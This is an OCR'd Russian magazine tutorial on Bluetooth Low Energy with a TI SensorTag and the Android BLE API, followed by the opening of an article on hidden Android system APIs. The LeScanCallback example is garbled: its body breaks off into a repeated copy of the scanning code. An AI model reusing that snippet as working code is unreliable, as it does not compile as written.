#000016 [ 0.016 ] INFO: (Data_Service.c:304) SetParameter : Stream len: 20
#000017 [ 0.016 ] INFO: (Data_Service.c:324) Trying to send noti/ind: connHandle ffff, Noti/ind disabled
#000018 [ 0.019 ] INFO: (ProjectZero.c:1228) (CB) GAP State change: 1, Sending msg to app.
#000019 [ 0.020 ] INFO: (ProjectZero.c:1228) (CB) GAP State change: 2, Sending msg to app.
#000020 [ 0.021 ] INFO: (ProjectZero.c:737) GAP is started. Our address: 0xB0B448D09704
#000021 [ 0.021 ] INFO: (ProjectZero.c:742) Advertising
```

Запуск и отслеживание служб в терминале


Соединение и навигация по службам

Для того чтобы взаимодействовать с BLE-устройствами, нам нужно будет использовать что-то, что выступало бы в качестве центрального устройства по отношению к нему. В нашем случае это будет Android-смартфон (с версией не ниже 4.3, я испытал Nexus 5X и Xperia C3), но может быть и ПК.

Texas Instruments предлагает несколько ПК-инструментов для этого. Инструменты, в свою очередь, обмениваются данными через последовательный порт с помощью специальной микропрограммы, загруженной на CC2650 устройства. Последовательность команд соответствует HCI-стандарту по определению Bluetooth SIG и позволяет проводить контроль хост-слоев (таких как GATT, GAP и Security Manager) в дополнение к канальному уровню команд, необходимых для HCI-спецификации. Инструменты типа BTool и Ti BLE Device Monitor используют этот интерфейс для подключения и взаимодействия с другими BLE-устройствами. Можно использовать SensorTag с проектом HostTest; этот проект позволяет пользователю вызывать GATT- и ATT-функции BLE-стека через последовательный интерфейс (виртуальный COM-порт, например).

Интерфейс хост-контроллера (HCI) — важная вещь в мире Bluetooth, которая связывает железо и нашу программу.

Если ПК-инструмент не находит BLE-устройства автоматически, это можно сделать вручную, нажав на кнопку «Сканировать» в программе Device Monitor из пакета BLE-стека.



Внешний вид приложения BLE Device Monitor

```
#000020 [ 0.021 ] INFO: (ProjectZero.c:738) GAP is started. Our address: 0xB0B448CF3604
#000021 [ 0.021 ] INFO: (ProjectZero.c:743) Advertising
#000022 [ 2.836 ] INFO: (ProjectZero.c:1229) (CB) GAP State change: 6, Sending msg to app.
#000023 [ 2.836 ] INFO: (ProjectZero.c:753) Connected. Peer address: 0x20C38FE466B3
#000024 [ 6.668 ] INFO: (LED_Service.c:401) ReadAttrCB : LED0 connHandle: 0 offset: 0 method: 0x0a
#000025 [ 7.328 ] INFO: (LED_Service.c:412) ReadAttrCB : LED1 connHandle: 0 offset: 0 method: 0x0a
#000026 [ 10.103 ] INFO: (LED_Service.c:488) WriteAttrCB : LED1 connHandle(0) len(1) offset(0) method(0x12)
#000027 [ 10.103 ] INFO: (ProjectZero.c:1302) (CB) Char value change: svc(0x1110) paramID(1). Sending msg to app.
#000028 [ 10.103 ] INFO: (ProjectZero.c:854) Value Change msg: LED Service LED1: 01
#000029 [ 10.103 ] INFO: (ProjectZero.c:862) Turning LED1 on
```

Состояние светодиода через службу BLE

Создание прошивки

Прошивка через приложение на Android- или iOS-устройстве выглядит следующим образом.

1. После того как мы нашли наше BLE-устройство и соединились с ним, в конце списка с показаниями разных сенсоров найдем пункт TI OAD Service (служба прошивки по воздуху), нажмем ее, в появившемся активити мы увидим две кнопки: Factory и Custom (заводское или «свое» обновление). Выбрав кнопку Custom, можно найти файл .bin, предварительно скопированный в файловую систему Android, с нашей прошивкой, получившейся в CCS или IAR, и нажать кнопку Start Programming.
2. Получим bin-файл с прошивкой в CCS, кликнув правой кнопкой мыши на Project -> Properties -> Build -> Steps -> Post build steps.
3. Добавим в поле Post build steps следующие строки:



```
"${CCS_INSTALL_ROOT}/utils/tiobj2bin/tiobj2bin" ↵
    "${BuildArtifactFileName}" ↵
    "${BuildArtifactFileBaseName}.bin"
"${CG_TOOL_ROOT}/bin/armofd" ↵
    "${CG_TOOL_ROOT}/bin/armhex" ↵
    "${CCS_INSTALL_ROOT}/utils/tiobj2bin/mkhex4bin"
```

Пересоберем проект после применения изменений, и bin-файлы должны появиться в папке output проекта.

А вот так выглядит получение bin-файла в IAR:

1. Кликаем правой кнопкой мыши на проекте -> Options -> Output Converter.
2. Выбираем Ensure Generate additional output.
3. Устанавливаем Output format в binary.

Рекомендую собирать проект и получать bin-файл в IAR, так проще, да и в CCS не всегда удавалось получить bin-файл. Проблема и решение указаны на форуме E2E.

Прочитаем имя устройства

Используя свой GATT-эмулятор клиентского устройства, находим сервис под названием универсального доступа (идентификаторы UUID 0x1800), развернем его, чтобы найти название устройства (идентификатор UUID 0x2A00), а потом прочитаем это значение.

Изменим объявление данных

Две переменные — advertData и scanRspData — содержат данные устройства и будут передавать во время режима Advertisement принимающей стороне, чтобы она увидела устройство и подключилась к нему.


Изменение LOCAL_NAME

В `ProjectZero.c` находим массив advertData (поиск через Ctrl + F) и изменим `LOCAL_NAME_COMPLETE`, чтобы поменять имя устройства.

Щелкнем правой кнопкой мыши на проект ProjectZeroApp и выберем Build, проект соберется. Запустим измененный код и увидим, когда включим поиск Bluetooth-устройств, что название изменилось.

Внешний вид приложения SensorTagApp

iOS имеет свойство кешировать ранее известные имена устройств и не может уточнить твое новое имя, поэтому находим вызов функции `GGS_SetParameter(GGS_DEVICE_NAME_ATT, ...)` в функцию `ProjectZero.c::ProjectZero_init()` и изменим содержимое массива, на который указывает ссылка.



BLE Services/Characteristics

Handle	Type	Mnemonic	Value	Description
Attributes				
1	0x2800	GATT Primary Service Declaration	00:18	Generic Access Service
8	0x2800	GATT Primary Service Declaration	01:18	Generic Attribute Service
9	0x2800	GATT Primary Service Declaration	0A:18	Device Information Service
28	0x2800	GATT Primary Service Declaration	00:00:00:00:00:00:00:B0:00:40:51:04:10:11:00:F0	LED Service
29	0x2803	GATT Characteristic Declaration	0E:1E:00:00:00:00:00:00:00:00:B0:00:40:51:04:11:11:00:F0	LED0 State
30	F0001111-04...	LED0 State	00	Send 00 to turn off, higher val...
31	0x2803	GATT Characteristic Declaration	0E:20:00:00:00:00:00:00:00:00:B0:00:40:51:04:12:11:00:F0	LED1 State
32	F0001112-04...	LED1 State	01	Send 00 to turn off, higher val...
33	0x2800	GATT Primary Service Declaration	00:00:00:00:00:00:00:B0:00:40:51:04:20:11:00:F0	Button Service
40	0x2800	GATT Primary Service Declaration	00:00:00:00:00:00:00:B0:00:40:51:04:30:11:00:F0	Data Service

Службы и характеристики BLE с состоянием светодиодов

НА СТОРОНЕ ANDROID

Итак, в качестве клиента мы выбрали Android-девайс. Приступим!

Рекомендую прочитать о программировании BLE-устройств на Android [документацию на DeveloperAndroid](#) и использовать SensorTagApp, о котором я рассказал выше (скажу по секрету: в SensorTagApp уже все написано).

С Android 4.3 (уровень API 18) вводится встроенная в платформу поддержка Bluetooth с низким энергопотреблением для центрального устройства и предоставляется API, который приложения могут использовать для обнаружения устройств, запроса услуг и для того, чтобы читать/писать характеристики.

Роли

Здесь перечислены роли, которые применяются в устройстве Android при взаимодействии с BLE-устройствами: центральная и периферийная. Устройство в центральной роли сканирует, ищет Advertisement-рассылки других устройств.

Представь, что у тебя есть Android-телефон и фитнес-трекер, который является BLE-устройством. Телефон поддерживает центральную роль; трекер поддерживает периферийную роль (для установления соединения BLE нам нужна одна из двух вещей, устанавливать соединение не могут устройства, которые

поддерживают только периферийную роль, и две вещи, которые поддерживают только центральную роль).

После того как телефон и трекер установили соединение, они начинают передачу GATT-метаданных друг другу. В зависимости от вида данных, которые они передают, каждый из них может выступать в качестве сервера. Например, если трекер хочет сообщить данные датчика на телефон, имеет смысл сделать сервером трекер. Если трекер хочет получать обновления с телефона, то может быть разумнее сделать сервер из телефона.

Как приложение SensorTag, так и пример из developer.android.com (Android-приложение) являются клиентами GATT. Приложение получает данные от сервера GATT — BLE-монитора сердцебиений, который поддерживает профиль сердечного ритма. Но можно в качестве альтернативы создать свое Android-приложение, чтобы играть роль сервера GATT (см. класс BluetoothGattServer для получения дополнительной информации).



INFO

Неосторожное продолжительное нажатие кнопки включения или пользовательской кнопки может привести к переходу SensorTag на другой стандарт вещания. Зажми вместе кнопку включения и пользовательскую кнопку и держи шесть секунд. После этого устройство вернется в BLE-режим.

Права доступа BLE

Для того чтобы использовать функции Bluetooth в нашем приложении, мы должны объявить разрешение BLUETOOTH permission. Это разрешение на выполнение какой-либо связи Bluetooth, например запрашивание соединения, прием соединений и передачу данных.

Чтобы приложение инициировало обнаружение устройств или управляло настройками Bluetooth, нужно объявить разрешение BLUETOOTH_ADMIN. Примечание: если используем разрешение BLUETOOTH_ADMIN, то также нужно иметь разрешение BLUETOOTH.

Объявляем разрешение Bluetooth в файле-манифесте приложения. Например:

```
<uses-permission android:name=
  "android.permission.BLUETOOTH"/>
<uses-permission android:name=
  "android.permission.BLUETOOTH_ADMIN"/>
```

Если мы хотим, чтобы приложение было доступно только для BLE-совместимых устройств, пишем в манифесте следующее:

```
<uses-feature android:name=
  "android.hardware.bluetooth_le"
  android:required="true"/>
```

Однако, если планируется сделать приложение доступным для устройств, которые не поддерживают BLE, мы все равно должны включить этот элемент в манифест, но установить при необходимости =»false». Затем во время выполнения можно определить BLE-доступность с помощью диспетчера пакетов `PackageManager.hasSystemFeature()` (код из примера):

```
// Use this check to determine whether BLE is supported on the device. Then you can selectively disable BLE-related features.
if (!getPackageManager().hasSystemFeature(
  PackageManager.FEATURE_BLUETOOTH_LE)) {
  Toast.makeText(this, R.string.ble_not_supported,
    Toast.LENGTH_SHORT).show();
  finish();
}
```

Настройка BLE

Перед тем как приложение сможет обмениваться данными через BLE, мы должны убедиться, что BLE поддерживается на устройстве, и если да, то убедиться, что он включен. Обрати внимание, что эта проверка необходима, только если `<uses-feature.../>` установлена в false.

Если BLE не поддерживается, то мы должны корректно отключить все функции BLE. Если BLE поддерживается, но отключен, мы можем попросить пользователя включить Bluetooth, не выходя из приложения. Эта настройка выполняется в два этапа, с помощью адаптера Bluetooth.

4. Получить экземпляр BluetoothAdapter.

BluetoothAdapter требуется для любых Bluetooth activity и представляет собой собственный адаптер Bluetooth-устройства (радио Bluetooth). Существует один адаптер Bluetooth для всей системы, и наше приложение может взаимодействовать с ним с использованием этого объекта. Фрагмент кода ниже показывает, как получить адаптер. Обрати внимание, что этот подход использует `getSystemService()`, чтобы вернуть экземпляр Bluetooth Manager, который затем используется для получения адаптера. Android 4.3 (API Level 18) вводит диспетчер Bluetooth:



www

Bluetooth SIG

Wiki, посвященная BLE и беспроводным чипам

```
// Initializes Bluetooth adapter.
final BluetoothManager bluetoothManager =
  (BluetoothManager) getSystemService(Context.BLUETOOTH_SERVICE);
mBluetoothAdapter = bluetoothManager.getAdapter();
```

5. Включить Bluetooth.

Далее необходимо убедиться, что Bluetooth включен, проверив свойство `isEnabled()`. Если этот метод возвращает false, то функции Bluetooth выключены. Следующий фрагмент кода проверяет, включена ли функция Bluetooth. Если это не так, сниппет выводит сообщение об ошибке, предлагающее пользователю зайти в настройки, чтобы включить Bluetooth.

```
private BluetoothAdapter mBluetoothAdapter;
...
// Ensures Bluetooth is available on the device and it is
enabled. If not, displays a dialog requesting user permission to
enable Bluetooth.
if (mBluetoothAdapter == null || !mBluetoothAdapter.isEnabled())
{
  Intent enableBtIntent =
    new Intent(BluetoothAdapter.ACTION_REQUEST_ENABLE);
  startActivityForResult(enableBtIntent, REQUEST_ENABLE_BT);
}
```

6. Поиск BLE-устройств.

Для поиска BLE-устройств используем метод `startLeScan()`. Этот метод принимает `BluetoothAdapter.LeScanCallback` в качестве параметра. Мы должны реализовать обратный вызов, который возвращает результаты сканирования. Поскольку сканирование интенсивно тратит заряд батареи нашего Android, мы должны соблюдать следующие правила:

- как только мы найдем нужное устройство, остановим сканирование;
- никогда не сканировать в цикле и установить лимит времени на сканирование. Устройство, которое ранее было доступно, возможно, вышло за пределы диапазона, и продолжение сканирования разряжает батарею.

Следующий фрагмент кода показывает, как запускать и останавливать сканирование:

```
// Activity for scanning and displaying available BLE devices.
public class DeviceScanActivity extends ListActivity {
  private BluetoothAdapter mBluetoothAdapter;
  private boolean mScanning;
  private Handler mHandler;

  // Stops scanning after 10 seconds.
  private static final long SCAN_PERIOD = 10000;
```

```
  ...
  private void scanLeDevice(final boolean enable) {
    if (enable) {
      // Stops scanning after a pre-defined scan period.
      mHandler.postDelayed(new Runnable() {
        @Override
        public void run() {
          mScanning = false;
          mBluetoothAdapter.stopLeScan(mLeScanCallback);
        }
      }, SCAN_PERIOD);
      mScanning = true;
      mBluetoothAdapter.startLeScan(mLeScanCallback);
    } else {
      mScanning = false;
      mBluetoothAdapter.stopLeScan(mLeScanCallback);
    }
    ...
  }
  ...
}
```

Если мы хотим сканировать только определенные типы периферийных устройств с определенными атрибутами, вместо этого можно вызвать `startLeScan(UUID[], BluetoothAdapter.LeScanCallback)` — предоставляет массив идентификаторов объектов UUID, определяющих GATT-службы, которые поддерживает наше приложение.

Вот пример реализации `BluetoothAdapter.LeScanCallback` в виде интерфейса, используемого для доставки результата BLE-сканирования:

```
private LeDeviceListAdapter mLeDeviceListAdapter;
...
// Device scan callback.
private BluetoothAdapter.LeScanCallback mLeScanCallback =
  new BluetoothAdapter.LeScanCallback() {
  @Override
  public void onLeScan(final BluetoothDevice device,
    int rssi, byte[] scanRecord) {
    runOnUiThread(new Runnable() {
      @Override
      public void run() {
```

```
      // Stops scanning after a pre-defined scan period.
      mHandler.postDelayed(new Runnable() {
        @Override
        public void run() {
          mScanning = false;
          mBluetoothAdapter.stopLeScan(mLeScanCallback);
        }
      }, SCAN_PERIOD);
      mScanning = true;
      mBluetoothAdapter.startLeScan(mLeScanCallback);
    } else {
      mScanning = false;
      mBluetoothAdapter.stopLeScan(mLeScanCallback);
    }
    ...
  }
  ...
}
```

Примечание: можно сканировать только устройства Bluetooth LE или устройства Bluetooth Classic, как описано в разделе Bluetooth. Нельзя сканировать Bluetooth LE и Bluetooth Classic устройства одновременно.

Подключение к серверу GATT

Первым шагом во взаимодействии с BLE-устройством будет подключение к серверу GATT на устройстве. Чтобы подключиться к серверу GATT на BLE-устройстве, мы используем метод **`connectGatt()`**. Этот метод принимает три параметра: Context объекта, autoConnect (логическое значение, указывающее, следует ли автоматически подключаться к BLE-устройству, как только оно станет доступным), а также ссылку на BluetoothGattCallback:

```
mBluetoothGatt = device.connectGatt(this, false, mGattCallback);
```

Это подключение к GATT-серверу на удаленном устройстве и возвращает экземпляр BluetoothGatt, который затем можно использовать для проведения GATT-клиентских операций. Абонент (Android-приложение) является GATT-клиентом. BluetoothGattCallback используется для передачи результатов клиенту.

В этом примере BLE-приложение обеспечивает активити DeviceControlActivity для подключения, отображения данных и показа GATT служб и характеристик, поддерживаемых устройством. На основе UI эта деятельность связывает активити и сервис под названием BluetoothLeService, который взаимодействует с BLE.

```
// A service that interacts with BLE device via Android BLE API.
public class BluetoothLeService extends Service {
private final static String TAG =
  BluetoothLeService.class.getSimpleName();

private BluetoothManager mBluetoothManager;
private BluetoothAdapter mBluetoothAdapter;
private String mBluetoothDeviceAddress;
private BluetoothGatt mBluetoothGatt;
private int mConnectionState = STATE_DISCONNECTED;

private static final int STATE_DISCONNECTED = 0;
private static final int STATE_CONNECTING = 1;
private static final int STATE_CONNECTED = 2;

public final static String ACTION_GATT_CONNECTED =
  "com.example.bluetooth.le.ACTION_GATT_CONNECTED";
public final static String ACTION_GATT_DISCONNECTED =
  "com.example.bluetooth.le.ACTION_GATT_DISCONNECTED";
public final static String ACTION_GATT_SERVICES_DISCOVERED =
  "com.example.bluetooth.le.ACTION_GATT_SERVICES_DISCOVERED";
public final static String ACTION_DATA_AVAILABLE =
  "com.example.bluetooth.le.ACTION_DATA_AVAILABLE";
public final static String EXTRA_DATA =
  "com.example.bluetooth.le.EXTRA_DATA";

public final static UUID UUID_HEART_RATE_MEASUREMENT =
  UUID.fromString(SampleGattAttributes.HEART_RATE_MEASUREMENT);

// Various callback methods defined by the BLE API.
private final BluetoothGattCallback mGattCallback =
  new BluetoothGattCallback() {
  @Override
  public void onConnectionStateChange(BluetoothGatt gatt,
    int status, int newState) {
    String intentAction;
    if (newState == BluetoothProfile.STATE_CONNECTED) {
      intentAction = ACTION_GATT_CONNECTED;
      mConnectionState = STATE_CONNECTED;
      broadcastUpdate(intentAction);
      Log.i(TAG, "Connected to GATT server.");
      Log.i(TAG, "Attempting to start service discovery:"
```

```
          + mBluetoothGatt.discoverServices());
      } else if (newState == BluetoothProfile.STATE_DISCONNECTED) {
        intentAction = ACTION_GATT_DISCONNECTED;
        mConnectionState = STATE_DISCONNECTED;
        Log.i(TAG, "Disconnected from GATT server.");
        broadcastUpdate(intentAction);
      }
    }

    @Override
    // New services discovered.
    public void onServicesDiscovered(BluetoothGatt gatt,
    int status) {
      if (status == BluetoothGatt.GATT_SUCCESS) {
        broadcastUpdate(ACTION_GATT_SERVICES_DISCOVERED);
      } else {
        Log.w(TAG, "onServicesDiscovered received: " + status);
      }
    }

    @Override
    // Result of a characteristic read operation.
    public void onCharacteristicRead(BluetoothGatt gatt,
      BluetoothGattCharacteristic characteristic, int status) {
      if (status == BluetoothGatt.GATT_SUCCESS) {
        broadcastUpdate(ACTION_DATA_AVAILABLE, characteristic);
      }
    }
    ...
};
```

Когда конкретный обратный вызов срабатывает, он вызывает соответствующий вспомогательный метод `broadcastUpdate()`. Обрати внимание, что извлечение данных в этом примере выполняется в соответствии с Bluetooth Heart Rate Measurement profile specifications (профиль и UUID монитора сердцебиений), — список стандартизированных UUID профилей и служб можно найти на **bluetooth.org**. Можно использовать и другие профили, например для измерения температуры или влажности. Также можно сделать свой необычный профиль, скажем наличие или отсутствие котика на кухне у холодильника.

```java
private void broadcastUpdate(final String action) {
  final Intent intent = new Intent(action);
  sendBroadcast(intent);
}

private void broadcastUpdate(final String action,
  final BluetoothGattCharacteristic characteristic) {
  final Intent intent = new Intent(action);

  // This is special handling for the Heart Rate Measurement profile. Data parsing is carried out as per profile specifications.
  if (UUID_HEART_RATE_MEASUREMENT.equals(characteristic.getUuid())) {
    int flag = characteristic.getProperties();
    int format = -1;
    if ((flag & 0x01) != 0) {
      format = BluetoothGattCharacteristic.FORMAT_UINT16;
      Log.d(TAG, "Heart rate format UINT16.");
    } else {
      format = BluetoothGattCharacteristic.FORMAT_UINT8;
      Log.d(TAG, "Heart rate format UINT8.");
    }
    final int heartRate = characteristic.getIntValue(format, 1);
    Log.d(TAG, String.format("Received heart rate: %d", heartRate));
    intent.putExtra(EXTRA_DATA, String.valueOf(heartRate));
  } else {
    // For all other profiles, writes the data formatted in HEX.
    final byte[] data = characteristic.getValue();
    if (data != null && data.length > 0) {
      final StringBuilder stringBuilder = new StringBuilder(data.length);
      for(byte byteChar : data)
        stringBuilder.append(String.format("%02X ", byteChar));
      intent.putExtra(EXTRA_DATA, new String(data) + "\n"
        + stringBuilder.toString());
    }
  }
  sendBroadcast(intent);
}
```

После возврата обратно в DeviceControlActivity эти события обрабатываются в классе широковещательного приемника BroadcastReceiver:

```
// Handles various events fired by the Service.
// ACTION_GATT_CONNECTED: connected to a GATT server.
// ACTION_GATT_DISCONNECTED: disconnected from a GATT server.
// ACTION_GATT_SERVICES_DISCOVERED: discovered GATT services.
// ACTION_DATA_AVAILABLE: received data from the device.
// This can be a result of read or notification operations.
private final BroadcastReceiver mGattUpdateReceiver =
  new BroadcastReceiver() {
  @Override
  public void onReceive(Context context, Intent intent) {
    final String action = intent.getAction();
    if (BluetoothLeService
      .ACTION_GATT_CONNECTED.equals(action)) {
      mConnected = true;
      updateConnectionState(R.string.connected);
      invalidateOptionsMenu();
    } else if (BluetoothLeService
      .ACTION_GATT_DISCONNECTED.equals(action)) {
      mConnected = false;
      updateConnectionState(R.string.disconnected);
      invalidateOptionsMenu();
      clearUI();
    } else if (BluetoothLeService
      .ACTION_GATT_SERVICES_DISCOVERED.equals(action)) {
      // Show all the supported services and characteristics on the user interface.
      displayGattServices(mBluetoothLeService
        .getSupportedGattServices());
    } else if (BluetoothLeService
      .ACTION_DATA_AVAILABLE.equals(action)) {
      displayData(intent.getStringExtra(
        BluetoothLeService.EXTRA_DATA));
    }
  }
};
```

Чтение атрибутов

Вот мы и добрались до чтения атрибутов с SensorTag или другого BLE-устройства. Приложение Android подключилось к GATT-серверу, обнаружило службы, теперь оно может читать и записывать атрибуты. Например, этот код выполняет итерации через сервисы сервера и характеристики и их отображение в пользовательском интерфейсе:

```
public class DeviceControlActivity extends Activity {
  ...
  // Demonstrates how to iterate through the supported GATT
  Services/Characteristics. In this sample, we populate the data
  structure that is bound to the ExpandableListView on the UI.
  private void displayGattServices(
    List<BluetoothGattService> gattServices) {
    if (gattServices == null) return;
    String uuid = null;
    String unknownServiceString = getResources()
      .getString(R.string.unknown_service);
    String unknownCharaString = getResources()
      .getString(R.string.unknown_characteristic);
    ArrayList<HashMap<String, String>> gattServiceData =
      new ArrayList<HashMap<String, String>>();
    ArrayList<ArrayList<HashMap<String, String>>>
    gattCharacteristicData =
      new ArrayList<ArrayList<HashMap<String, String>>>();
    mGattCharacteristics =
      new ArrayList<ArrayList<BluetoothGattCharacteristic>>();

    // Loops through available GATT Services.
    for (BluetoothGattService gattService : gattServices) {
      HashMap<String, String> currentServiceData =
        new HashMap<String, String>();
      uuid = gattService.getUuid().toString();
      currentServiceData.put(LIST_NAME,
        SampleGattAttributes.lookup(uuid, unknownServiceString));
      currentServiceData.put(LIST_UUID, uuid);
      gattServiceData.add(currentServiceData);

      ArrayList<HashMap<String, String>>
      gattCharacteristicGroupData =
        new ArrayList<HashMap<String, String>>();
      List<BluetoothGattCharacteristic> gattCharacteristics =
```

```
        gattService.getCharacteristics();
      ArrayList<BluetoothGattCharacteristic> charas =
        new ArrayList<BluetoothGattCharacteristic>();
      // Loops through available Characteristics.
      for (BluetoothGattCharacteristic gattCharacteristic :
      gattCharacteristics) {
        charas.add(gattCharacteristic);
        HashMap<String, String> currentCharaData =
          new HashMap<String, String>();
        uuid = gattCharacteristic.getUuid().toString();
        currentCharaData.put(LIST_NAME,
          SampleGattAttributes.lookup(uuid, unknownCharaString));
        currentCharaData.put(LIST_UUID, uuid);
        gattCharacteristicGroupData.add(currentCharaData);
      }
      mGattCharacteristics.add(charas);
      gattCharacteristicData.add(gattCharacteristicGroupData);
    }
    ...
  }
  ...
}
```

GATT и получение уведомлений (нотификация)

Чтобы воспользоваться функцией уведомления о поступлении конкретной характеристики, измененной на устройстве, нужно установить уведомление для признака, используя метод `setCharacteristicNotification()`:

```
private BluetoothGatt mBluetoothGatt;
BluetoothGattCharacteristic characteristic;
boolean enabled;
...
mBluetoothGatt.setCharacteristicNotification(
  characteristic, enabled);
...
BluetoothGattDescriptor descriptor = characteristic
  .getDescriptor(UUID.fromString(
    SampleGattAttributes.CLIENT_CHARACTERISTIC_CONFIG));
descriptor.setValue(
  BluetoothGattDescriptor.ENABLE_NOTIFICATION_VALUE);
mBluetoothGatt.writeDescriptor(descriptor);
```

Уведомления включаются для характеристики в `onCharacteristicChanged()`, когда обратный вызов срабатывает, если значения характеристик изменились на удаленном устройстве.

```
@Override
// Characteristic notification
public void onCharacteristicChanged(BluetoothGatt gatt,
BluetoothGattCharacteristic characteristic) {
  broadcastUpdate(ACTION_DATA_AVAILABLE, characteristic);
  ...
```

Закрытие клиентского GATT-соединения

Как только твое приложение закончило использовать BLE-устройство, оно должно вызвать метод `close()`, чтобы освободить ресурсы надлежащим образом.


```
public void close() {
  if (mBluetoothGatt == null) {
    return;
  }
  mBluetoothGatt.close();
  mBluetoothGatt = null;
}
```

ИТОГИ

Мы познакомились с железом и софтом для создания простой сети на Bluetooth low energy, почитали и записали атрибуты (значения показаний сенсоров). Попробовали создать свою прошивку и сделали консоль для IoT с помощью Android-девайса. В дальнейшем можно подключить нашу сеть к облаку и получать/посылать данные через удобный веб-интерфейс. Жди продолжения в следующем номере!

СЕРДЦЕ РОБОТА





Евгений Зобнин
zobnin@gmail.com

ИСПОЛЬЗУЕМ СИСТЕМНЫЙ API ANDROID В ЛИЧНЫХ ЦЕЛЯХ

Любой, кто писал более или менее серьезный софт для разных мобильных ОС, знает, что Android — самая открытая для разработчика ОС. Доступный для сторонних приложений API здесь гораздо шире, сама система гибче, а правила размещения приложений в маркете очень либеральные. Однако и в Android есть ряд системных API, скрытых от сторонних приложений и доступных только стоковому софту. В этой статье мы попробуем разобраться, как получить доступ к этим API и какие возможности они открывают.

НЕМНОГО ТЕОРИИ

Как мы все знаем, в Android есть такое понятие — полномочия приложений (permissions, разрешения). Полномочия прописываются в файл `Manifest.xml` каждого приложения и определяют то, к каким функциям API сможет получить доступ приложение. Хочешь работать с камерой — добавь строку `<uses-permission android:name=»android.permission.CAMERA» />`. Нужен доступ к карте памяти — `android.permission.READ_EXTERNAL_STORAGE`. Все просто и логично, к тому же все доступные приложениям полномочия хорошо документированы.

